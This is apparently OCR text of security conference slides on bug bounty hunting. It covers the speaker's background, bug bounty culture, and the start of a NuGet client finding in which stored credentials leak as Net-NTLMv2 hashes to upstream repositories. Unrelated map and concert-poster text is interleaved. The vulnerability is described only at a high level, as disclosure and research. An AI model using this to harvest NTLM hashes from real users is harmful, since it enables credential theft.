
bug bounty: my cottage industry of crime


Jim Rush


ANTARCTICA
LEGEND
• Capital • City, Town
Traditional World Maps are drawn from the perspective of the first European explorers and cartographers – with the Northern Hemisphere at the top.
We think it's time to break with tradition and show the world from the perspective of all those people living in the Southern Hemisphere.
After all, there is no ancient geographical feature saying "This way up".
SOUTHERN OCEAN
SOUTH ATLANTIC OCEAN
INDIAN OCEAN
SOUTH PACIFIC OCEAN
NORTH PACIFIC OCEAN
NORTH ATLANTIC OCEAN
ARCTIC OCEAN
ARGENTINA
BOLIVIA
BRAZIL
PERU
COLOMBIA
VENEZUELA
MEXICO
UNITED STATES OF AMERICA
CANADA
Alaska
Greenland
AUSTRALIA
NEW ZEALAND
INDONESIA
PHILIPPINES
MALAYSIA
CHINA
INDIA
PAKISTAN
IRAN
IRAQ
SAUDI ARABIA
YEMEN
OMAN
MONGOLIA
KAZAKHSTAN
RUSSIAN FEDERATION
JAPAN
REPUBLIC OF SOUTH AFRICA
NAMIBIA
BOTSWANA
ZAMBIA
ANGOLA
TANZANIA
DEMOCRATIC REPUBLIC OF THE CONGO
KENYA
ETHIOPIA
SOUTH SUDAN
SUDAN
CHAD
NIGERIA
NIGER
MALI
MAURITANIA
ALGERIA
LIBYA
EGYPT
TURKEY
UKRAINE
BELARUS
POLAND
GERMANY
SPAIN
PORTUGAL
UNITED KINGDOM
SWEDEN
FINLAND
NORWAY
ICELAND
Abbreviations:
B. HERZ. BOSNIA AND HERZEGOVINA
KO KOSOVO
LIE LIECHTENSTEIN
LUX LUXEMBOURG
MAC MACEDONIA
MONT MONTENEGRO
RUS. FED. RUSSIAN FEDERATION
Hema Maps Pty Ltd


About me


- I was a software developer, once
- security consultant / pentester
- DEFCON 32 speaker 2024
- MSRC bug bounty leaderboard Q1 and Q2 2024 (ha ha)


GALESBURG PRESENTS
HOLY FUCK
SAN FRANCISCO BATH HOUSE
MONDAY DECEMBER 15 2008
TICKETS FROM SLOWBOAT RECORDS


HANDSOME FURS
+SPECIAL GUESTS
WED 26TH AUGUST
SAN FRANCISCO BATH HOUSE





HEALTH
PRESENTED BY
GALESBURG
MYSTERY GIRL
AND SAD GUY
AUCKLAND
FEBRUARY 19
TRANSMISSION RM
WELLINGTON
FEBRUARY 20
SAN FRANCISCO
BATH HOUSE


DEERHUNTER

WHY?



Galesburg
PRESENT
PAVEMENT
1ST MARCH 2010 - AUCKLAND TOWN HALL
TICKETS FROM TICKETEK WWW.TICKETEK.CO.NZ WWW.MYSTERYGIRL.CO.NZ WWW.GALESBURG.CO.NZ


GALESBURG PRESENTS
GIRL TALK
WITH SUPPORT FROM DROPKICK COUSINS
24 JANUARY 2009 SAN FRANCISCO BATH HOUSE
TICKETS FROM SLOWBOAT RECORDS AND UTR.CO.NZ


RUSHMORE, GROOVE GUIDE & 95BFM
IN ASSOCIATION WITH MYSTERY GIRL AND RADIO ACTIVE PRESENT.
SUFJAN STEVENS


the National
TUE 15 JAN 08 AT THE KINGS ARMS IN AUCKLAND
WITH THE VIETNAM WAR AND GUESTS


galesburg and strangenews present
Explosions in the Sky
with Eluvium (usa) and guests
Mon February 11 Auckland Kings Arms
Tues February 12 Wellington San Francisco Bath House


GALESBURG and STRANGENEWS present
BROKEN SOCIAL SCENE
AUCKLAND WED FEBRUARY 20th WELLINGTON THURS FEBRUARY 21st
TICKETS AVAILABLE FROM REAL GROOVY (AUCKLAND) and SLOW BOAT RECORDS (WELLINGTON)
95FM
Cheese on Toast


RUSHMORE AND UNDER THE RADAR PRESENTS
LES Savy FAV
LIGHTNING BOLT
TUES 1 FEB, KINGS
WED 2 FEB, 8FB
TICKETS FROM SLOW BOAT RECORDS

Cottage industry: a business or manufacturing activity carried on in people's homes.


so you want to be a bug bounty hunter (score 0/600)

What this talk is about

- pretending to do cybercrimes
- cybercrime is already a kind of pretend crime as well
- so it's like pretend pretend crime

what this talk is also about

- some bugs I found and reported
- some gaslighting from the MSRC
- breaking out of the pentester mentality
- how I ended up researching some reasonable 0 days to get ahead on public programs

what this talk is not about

- magically finding incredible bugs with automation
- magically making thousands of dollars in six minutes

what is bug bounty

- researchers disclose bugs/vulnerabilities in return for money or swag
- a lot of people have been lured into this field
- another industry of trainers/influencers has grown

Today marks 13 days since I found my first vulnerability and I still haven't had an answer.

Why I can't find bugs

Found a vulnerability by accident in a non BBP/VDP

is it possible to live of bug hunting in 2025?

Bug hunter methodology beginner

Bug hunter methodology beginner

Will all Bugs have a bounty?

Do you guys use checklists?

The session doesn't close completely and the token stays valid after logout.

Is Hunting in a Popular Program Worth It?

Give up, im lost

Double clickjacking?

Could this be possible CORS!

Score:0 of 202 Sound:on



>_ seems fine?

none of this is new

- Breaking VNC Clients with Evil Servers - Eugene Lim
  - talked about the intersection of bug bounty and research
  - reading the RFCs and documentation!

the realities

- I am a parent
- I spend a 2-3 hours a week doing research/bounty
- I don't have a lot of time, some weeks I don't even do any


we are on their timetable

be curious


- the money is a side effect of applying interesting research to pretend crimes
- if nothing else, the research can be fun


computers should be fun

- if you don't enjoy it, maybe don't do it


this is just my path

- you should do the things you like
- I review code because I like it
- web apps are constructed in a variety of weird and wonderful ways


three things to get
results
Ø code
Ø an application
Ø logging
Enter search string:
<aaaaaaaaaaa_



READ CODE



RECEIVE BUG

my first bug bounty was entirely accidental

- i had this dumb idea for some research
- wanted to find ntlm leakers
- i started with what was right in front of me


WinDev2407Eval.zip

#BUG 1

Nuget Package Manager

- repo is now open source!
  - NuGet/NuGet.Client
- used every day by millions of people
- source code is available

has specific ideas about storing credentials

- they are safe and encrypted in the nuget.config file
- ...they are also sent as a Net-NTLMv2 hash on port 80 to all upstream nuget repos
- hello can I have all my contributor hashes

icredentials has other ideas about authentication

- interface in dot net responsible for authentication
- falls back to NTLM negotiation
- reasonably present in a few MS repos

